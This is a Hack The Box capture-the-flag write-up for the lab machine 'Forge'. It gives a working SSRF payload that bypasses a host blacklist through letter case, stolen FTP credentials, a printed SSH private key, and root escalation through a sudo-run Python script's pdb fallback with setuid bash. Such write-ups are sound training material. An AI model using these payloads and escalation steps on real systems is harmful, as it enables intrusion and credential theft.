



HACKTHEBOX

Hack The Box - Writeup

Machine: Forge

Author: c1sc0

September 23, 2021



c1sc0 Guru

Rank: 399  398  19

hackthebox.eu

Table of Content

Overview	3
Recon	3
Nmap	3
/etc/hosts	3
Website	4
Subdomain enumeration	5
admin.forge.htb	6
ftp	8
Foothold	8
user.txt	8
Init Foothold	10
Privilege escalation	12

Overview

Name	IP	Difficulty
Forge	10.10.11.111	Medium

Recon

Nmap

```
sudo nmap -sC -sV -oA nmap/forge -vvv 10.10.11.111
```

```
PORT      STATE      SERVICE REASON          VERSION
21/tcp    filtered  ftp      no-response
22/tcp    open      ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (2
          Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQA ...
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTl ...
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5A ...
80/tcp    open      http     syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Listing 1: nmap results

/etc/hosts

80 redirects to *forge.htb*. So adding it to */etc/hosts*

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
127.0.0.1      localhost.localdomain localhost  
::1           localhost.localdomain localhost  
127.0.1.1      redkite.localdomain redkite  
  
10.10.11.111 forge.htb  
~
```

Figure 1: added forge.htb to /etc/hosts

Website




Figure 2: Website on port 80 for forge.htb

Interesting "Upload an image" button top right




Figure 3: Upload image page

Looks like you can either provide file or enter URL.

Uploading images works, whereas uploading a cmd shell for example doesn't.

If you try and choose to upload from URL the box will callback to you:

```
> sudo ncat -lnvp 80
[sudo] password for patrick:
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:38550.
GET /foo.png HTTP/1.1
Host: 10.10.14.8
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Listing 2: connection test

Subdomain enumeration

Wfuzz will reveal another subdomain:

```
> wfuzz -c -w ~/tools/wordlists/SecLists/Discovery/DNS/subdomains-top12
million-5000.txt -u 'http://forge.htb' -H "Host: FUZZ.forge.htb" --hw 22
6
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://forge.htb/
Total requests: 4989

=====
ID           Response  Lines  Word      Chars  Payload
=====
0000000024:  200        1 L     4 W       27 Ch   "admin"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

Listing 3: wfuzz vhost enumeration

So adding it to `/etc/hosts` and again look at the resulting page.

admin.forge.htb

Only localhost is allowed!

Figure 4: Only localhost is allowed

So the idea is to leverage a vulnerability at the upload from URL part to look at `admin.forge.htb` from within the internal network.




Figure 5: Blacklist is in place

It looks like it is blacklisted though.

Using *Admin.Forge.htb* though works quite well, but then it results in a display error:



Figure 6: Image renderer does not render the page

Looking at this request in Burp reveals other paths we can look at:

```
<!DOCTYPE html>
<html>
<head>
  <title>Admin Portal</title>
</head>
<body>
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">
  <header>
    <nav>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a href="/announcements">
">Announcements</a></h1>
```

```
<h1 class="align-right"><a href="/upload">Upload image</a></h1>
h1>
    </nav>
</header>
<br><br><br><br>
<br><br><br><br>
<center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

Listing 4: paths leaking

ftp

Looking at `/annoucments` with the above technique we reveal credentials:

```
<li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
<li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
<li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
```

Listing 5: credentials in announcements

Credentials are: `user:heightofsecurity123!`

Foothold

user.txt

If you misuse the upload url function of `forge.htb` like this:

```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http%3A%2F%2FAdmin.Forge.htb%2Fupload%3fu%3dftp%3a%2F%2Fuser%3Aheightofsecurity123!%40Admin.Forge.htb&remote=1
```

Listing 6: POST request

_http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Forge.htb

You can see the content of the internal bound ftp server:

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:17:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=22Yb2ccss7ZHqWsL5mT7
Content-Length: 126
Last-Modified: Wed, 22 Sep 2021 10:17:03 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

drwxr-xr-x    3 1000      1000          4096 Aug 04 19:23 snap-
rw-r-----   1 0        1000          33 Sep 21 10:27 user.txt
```

Listing 7: server response

Now one could send this:

_http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Forge.htb

And then read the *user.txt* flag.

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:19:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=fwLAC8m8LiPBLyhZb0eU
Content-Length: 33
Last-Modified: Wed, 22 Sep 2021 10:19:44 GMT
```

```
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

812765a195ec9d2bb2f47128019b176a
```

Listing 8: user.txt in server response

user.txt: 812765a195ec9d2bb2f47128019b176a

Init Foothold

So as we are a ftp user called *user* in a home directory we could also try ssh in with the creds:

```
> ssh user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+2
0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
user@forge.htb: Permission denied (publickey).
```

Listing 9: trying ssh connection

As we can see from the listing only pubkey is allowed. So, hidden folders will not be displayed in listing. But we get lucky and can retrieve the private key of user by the above hack with this url:

<http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Forge.htb/>

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:27:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=FBaBvZRxuNIecijaUA4E
Content-Length: 2590
Last-Modified: Wed, 22 Sep 2021 10:27:29 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg-----

BEGIN OPENSSSH PRIVATE KEY-----
```

```
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
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=-----
END OPENSsh PRIVATE KEY-----
```

Listing 10: private key of user in server response

Now we can use the key to ssh in as *user*.

```
> vim id_rsa
```

```
> chmod 600 id_rsa
> ssh -i id_rsa user@forge.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 22 Sep 2021 10:31:05 AM UTC

System load:            0.0
Usage of /:             43.9% of 6.82GB
Memory usage:          22%
Swap usage:            0%
Processes:             222
Users logged in:        0
IPv4 address for eth0: 10.10.11.111
IPv6 address for eth0: dead:beef::250:56ff:feb9:1d00

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

Listing 11: ssh session on box

Privilege escalation

`sudo -l` will reveal the path

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
```

```
(ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

Listing 12: output of `_sudo -l_`

First of all we look at the script itself. **/opt/remote-manage.py**

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
```

```
print(e)
pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

Listing 13: script we can run as root

As can be seen from the code above, if you choose *a* from the menu for example there is not else statement for the variable *options*. Therefore you will trigger *pdb.post_mortem*, which will give you an interactive gdb shell and run python commands.

So in the first ssh session we start the script like:

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:5959
```

Listing 14: ssh session 1 - start server

In a second session we trigger the bug connecting to the socket and chose *a* from the menu:

```
user@forge:~$ nc localhost 5959
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
a
```

Listing 15: ssh session 2 - connect to server

The admin password to connect can be seen from the code above.

After triggering we can look at our first session and have an interactive shell there.

```
invalid literal for int() with base 10: b'a'
> /opt/remote-manage.py(27)<module>()-
> option = int(clientsock.recv(1024).strip())
(Pdb) 1+1
2
```

```
(Pdb) import os
(Pdb) os.system("id")
uid=0(root) gid=0(root) groups=0(root)
0
(Pdb) os.system("chmod 4775 /bin/bash")
0
(Pdb) exit
```

Listing 16: ssh session 1 - gdb shell

I chose to setuid modify `/bin/bash` to gain an interactive shell afterwards.

```
user@forge:~$ /bin/bash -p
bash-5.0# id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
bash-5.0# cd /root
bash-5.0# cat root.txt
ae37345dd6a5cf9001c7668496ab77c3
bash-5.0#
```

Listing 17: grabbing root.txt

That's it. Box rooted - root.txt `ae37345dd6a5cf9001c7668496ab77c3`